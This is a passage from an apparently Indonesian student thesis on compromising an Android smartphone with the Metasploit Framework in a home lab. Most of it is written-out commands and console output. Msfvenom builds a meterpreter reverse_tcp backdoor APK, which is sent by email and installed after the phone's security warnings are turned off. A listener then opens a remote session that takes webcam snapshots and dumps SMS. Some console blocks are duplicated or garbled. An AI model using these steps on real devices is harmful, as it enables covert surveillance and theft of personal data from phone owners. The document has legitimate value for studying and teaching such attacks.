Adapun langkah – langkahnya :

a. Setting IP address

Untuk mensetting ip address sesuai dengan yang ingin digunakan pada *metasploit framework* ini maka pertama kita harus melihat dulu dengan mengetikan *Ifconfig*. Kemudia akan muncul alamat ip yang digunakan untuk melakukan percobaan tersebut. Berikut penerapannya :

```

root@andi:~# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 80 bytes 4366 (4.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 80 bytes 4366 (4.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::28c9:fe10:f886:c9fa prefixlen 64 scopeid 0x20<link>
    ether cc:52:af:10:a8:cb txqueuelen 1000 (Ethernet)
    RX packets 605 bytes 534415 (521.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 582 bytes 121778 (118.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@andi:~# ^C
root@andi:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 R> novrydoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10088 bytes


root@andi:~# service postgresql start
root@andi:~# msfconsole

```

**Gambar 3.4** konfigurasi IP address di kali linux

b. Membuat apk *metasploit framework*.

Masukan perintah untuk membuat apk *metasploit framework* yang nanti akan ditambahkan pada OS android. masukan perintah *Msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.130.1=4444 R>backdoor.apk*. Kemudian akan terjadi proses penginstallan beberapa menit, setelah itu akan muncul seperti gambar berikut :



**Gambar 3.5** pembuatan APK pada *Metasploit framework* di kali linux.

Pada gambar diatas apk yang telah di buat akan tersimpan pada menu home di repository kali linux. Kemudian apk inilah yang nantinya akan menjadi penghubung antara OS android dan *Metasploit framework* di kali linux.

## 2. Konfigurasi *metasploit framework*

Setelah penginstalan *metasploit framework* pada kali linux langkah selanjutnya adalah *metasploit framework*, harus di konfigurasikan terlebih dahulu. Pada konfigurasi ini nantinya akan ditambahkan beberapa perintah yang di ketikkan pada Terminal untuk menghubungkan antara *metasploit framework* yang berjalan pada kali linux dan *smartphone* yang menggunakan OS Android.

## 3. Konfigurasi *msfconsole*

*Service postgresql start*. Merupakan sintaks untuk menjalankan *msfconsole*.

```

TX packets 80 bytes 4366 (4.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255
inet6 fe80::28c9:fe10:f886:c9fa prefixlen 64 scopeid 0x20<link>
ether cc:52:af:10:a8:cb txqueuelen 1000 (Ethernet)
RX packets 605 bytes 534415 (521.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 582 bytes 121778 (118.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

~# ^C
~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 R> novrydoor.apk
Platform was selected, choosing Msf::Module::Platform::Android from the payload
Arch selected, selecting arch: dalvik from the payload
Encoder or badchars specified, outputting raw payload
Payload size: 10088 bytes

~# service postgresql start
~# msfconsole

```

**Gambar 3.6** konfigurasi *msfconsole*.

Jalankan *msfconsole* nya, sambil menunggu *msfconsole*, jalankan apk yang telah diinstall tadi. Maksudnya apk yang telah dibuat tadi nantinya akan dikirim ke hp android dan akan di install. Kemudian ketikkan *msfconcole* dan akan kembali ketampilan sebagai berikut :

```

root@ruby — Konsole
TX packets 582 bytes 121778 (118.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@andi:~# ^C
root@andi:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 R> novrydoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10088 bytes

root@andi:~# service postgresql start
root@andi:~# msfconsole

# cowsay++
< metasploit >
-----
  \      /
  (oo)\_____)
   (__)\       )\/\
    ||----w |
    ||     ||

    =[ metasploit v5.0.47-dev ]
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >

```

**Gambar 3.7** konfigurasi *msfconsole*





```

root@andi:~# TX packets 582 bytes 121778 (118.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@andi:~# ^C
root@andi:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 R> novrydoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10088 bytes

root@andi:~# service postgresql start
root@andi:~# msfconsole

# cowsay++
-----
 < metasploit >
-----
  \      /
   (oo)\_____)
    (__)\       )\/\
       ||----w |
       ||--|| *

= [ metasploit v5.0.47-dev ]
+ -- -- [ 1926 exploits - 1076 auxillary - 330 post ]
+ -- -- [ 556 payloads - 45 encoders - 10 nops ]
+ -- -- [ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp

```

**Gambar 3.9** konfigurasi *payload*

## 5. Konfigurasi LHOST

Setting local host sesuai dengan IP pada kali linux dengan perintah *set LHOST=192.168.130.1*. Disini localhost harus sesuai dengan perintah awal pembuatan APK, yaitu *Msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.130.1 LPORT=4444 R>backdoor.apk*.

```

root : ruby — Konsole
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10088 bytes

root@andi:~# service postgresql start
root@andi:~# msfconsole

# cowsay++

< metasploit >
-----
      \      /
      (oo)\_____)
      (__)      )\
      ||--|| *

      =[ metasploit v5.0.47-dev ]
+ --=[ 1926 exploits - 1076 auxiliary - 330 post ]
+ --=[ 556 payloads - 45 encoders - 10 nops ]
+ --=[ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.101 ←
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >

```

Gambar 3.10 konfigurasi LHOST

## 6. Konfigurasi LPORT

Untuk mensetting LPORT ketikkan perintah *set LPORT=4444*, bebas mau diisikan berapa saja, yang penting 4 digit. Disini saya menggunakan LPORT 4444 sesuai dengan apa yang telah dibuat diawal.

*Msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.130.1*

*LPORT=4444 R>backdoor.apk*


```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 4444 ←
LPORT => 4444
msf5 exploit(multi/handler) >

```

Gambar 3.11 konfigurasi LPORT


### 3. 4.2 Flowchart *Metasploit Framework*



**Gambar 3.12** Flowchart proses *metasploit framework*.

### 3.5 Topologi Jaringan *attacker*


Topologi jaringan adalah penyusunan jaringan yang diambil dari komponen-komponen yang terkait didalam jaringan tersebut, *attacker* juga memiliki topologi jaringan sendiri yang membuat semua komponen saling terhubung dan bisa di akses oleh *user*, berikut adalah gambar dari topologi jaringan *attacker* yang dibangun:



**Gambar 3.13** Topologi Jaringan *attacker*

Setelah kebutuhan layanan yang ingin dibangun telah di *install* dan di konfigurasi maka serangan dapat dilakukan terhadap smartphone android pada penyerangan *metasploit framework* ini. akan ada beberapa perintah yang akan di lakukan :

1. Untuk memulai penyerangan ketikkan perintah “ *exploit* “



```

root: ruby — Konsole
-----
      \
      (oo)_____
      (-)         \
      ||--|| *

=[ metasploit v5.0.47-dev ]
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (72699 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.101:4444 -> 192.168.0.103:45122) at 2019-11-01 21:31:31 +0700

meterpreter > sysinfo
Computer : localhost
OS : Android 5.0.2 - Linux 3.10.49-g7d66871 (armv7l)
Meterpreter : dalvik/android
meterpreter >

```

**Gambar 3.14** Perintah *exploit*.

2. Kemudian masukan “ ? “ untuk melihat perintah apa saja yang terdapat untuk meremote android.



```

Meterpreter : dalvik/android
meterpreter > ?
Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
pry         Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file

```

**Gambar 3.15** Menu perintah untuk *exploit*.

3. Lakukan penyerangan terhadap android, contohnya ambil gambar dengan perintah “*webcam\_snap*”



```

2: Front Camera
meterpreter > 1
[-] Unknown command: 1.
meterpreter > Back Camera
[-] Unknown command: Back.
meterpreter > 1:
[-] Unknown command: 1:.
meterpreter > 1
[-] Unknown command: 1.
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eIamuLxm.jpeg
meterpreter > Icon theme "Numix-Circle-Light" not found.

meterpreter > dump_sms

```


**Gambar 3.16** Menginput “*webcam\_snap*”.

### 3.6 Instalasi APK pada Android

Untuk *menginstall* APK yang ada pada android pertama kita harus. Membuat APK terlebih dahulu dengan perintah `Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.130.1 LPORT=4444 R>backdoor.apk` pada kali linux. Kemudian APK tersebut harus dikirim melalui email Caranya sebagai berikut:

#### 1. Instalasi APK


Masukan perintah pada *repository kali linux*. Kemudian kirimkan melalui email. Setelah masuk ke dalam email di hp android, lalu install apk tersebut seperti biasa cara menginstall aplikasi pada hp android. Dengan catatan matikan terlebih dahulu izin privasi aplikasinya. Seperti berikut:



**Gambar 3.17** Mematikan izin privasi aplikasi



Pertama pilih pengaturan pada hp anda kemudian pilih pusat keamanan > pilih Peringatan penolakan izin yang dipakai > lalu matikan > selesai. Hal tersebut harus dimatikan Karena APK yang dibuat untuk melakukan *metasploit framework* ini bersifat tidak resmi atau illegal dan dianggap aplikasi berbahaya, oleh sebab itu harus dimatikan.



**Gambar 3.18** mematikan izin privasi aplikasi


### 3.7 Konfigurasi Router TP-LINK WR840

*Router* merupakan sebuah perangkat yang bekerja sebagai pembagi paket-paket jaringan, atau disebut juga sebagai jembatan jaringan. *Router* membagikan jaringan dari *server* ke *client*, dan pada *router* yang saya gunakan ini pembagian jaringan akan dilakukan secara *wireless* atau sering disebut *jaringan nirkabel*.

Untuk mengkonfigurasi *router* ini, harus melalui *browser* yang tersedia dan memasukan *ip router* tersebut. *Ip router* ialah *192.168.130.1*. Berikut langkah-langkah konfigurasi *router TP-LINK WR840N*.

#### 3.7.1 Konfigurasi IP Address Router

Untuk menghubungkan sebuah jaringan harus memiliki sebuah kesatuan atau mengubungkan satu dengan yang lainnya. Karena itu *router* harus di *setting* supaya bisa terkoneksi dengan *server* dan dapat membagikannya ke *client*. Pertama *setting IP address pada LAN, dengan IP address 192.168.130.1 dan subnet mask 255.255.255.0*.



Gambar 3.19 Konfigurasi Router

*Kemudian setelah IP address LAN diatur dengan IP 192.168.130.1 kemudian save.*

### **3.8 Rincian Biaya Penelitian**

Dalam sebuah penelitian ada beberapa alat yang dibutuhkan untuk menunjang penelitian ini. Seperti Laptop, Smartphone, dan Router, maka dari itu berikut rincian alat dan biaya yang dibutuhkan :

**Tabel 3.1** Rincian Harga Barang Yang Digunakan Dalam Penelitian

<b>NO</b>	<b>BAHAN</b>	<b>JUMLAH</b>	<b>HARGA (Rp)</b>
<b>1</b>	Laptop Dell inspiron n4030	1	6.200.000
<b>2</b>	Smartphone OPPO F1	1	3.000.000
<b>3</b>	Router TP-LINK WR840-N	1	300.000
<b>TOTAL</b>		<b>3</b>	<b>Rp.9.500.000</b>

## **BAB IV**

### **IMPLEMENTASI DAN HASIL**

#### **4.1 Serangan *Metasploit Framework***

Serangan *Metasploit Framework* bekerja dengan cara menhack sistem android secara sistematis, sehingga apa bila serangan ini berhasil maka smartphone tersebut dapat dikendalikan dari laptop pengguna *metasploit framework*. Apabila *smartphone* tersebut sudah dapat dimasuki *metasploit framework*, maka seorang penyerang atau *hacker* dia akan dengan mudah masuk serta mengendalikan *smartphone* tersebut dan bisa mencuri isi serta data pribadi dalam *smartphone* target.

Serangan ini bisa dilakukan dengan beberapa cara, dan disini saya akan menggunakan *script* perintah di terminal dari kali linux untuk menyerang *android* tersebut.

##### **4.1.1 *Script* untuk membuat serangan *metasploit framework***


Berikut adalah salah satu cara yang digunakan untuk menguji coba serangan ke android menggunakan *metasploit framework*, dalam hal ini nantinya akan di uji coba apakah pada sistem operasi android 5.1 dapat ditembus atau tidak oleh serangan *metasploit framework* berikut langkahnya :

a. Melakukan exploit pada android

Pada bab 3 telah dibahas bagaimana cara membangun *metasploit framework* pada kali linux, setelah semuanya sudah di konfigurasi maka langkah selanjutnya adalah melakukan penyerangan terhadap sistem kerja

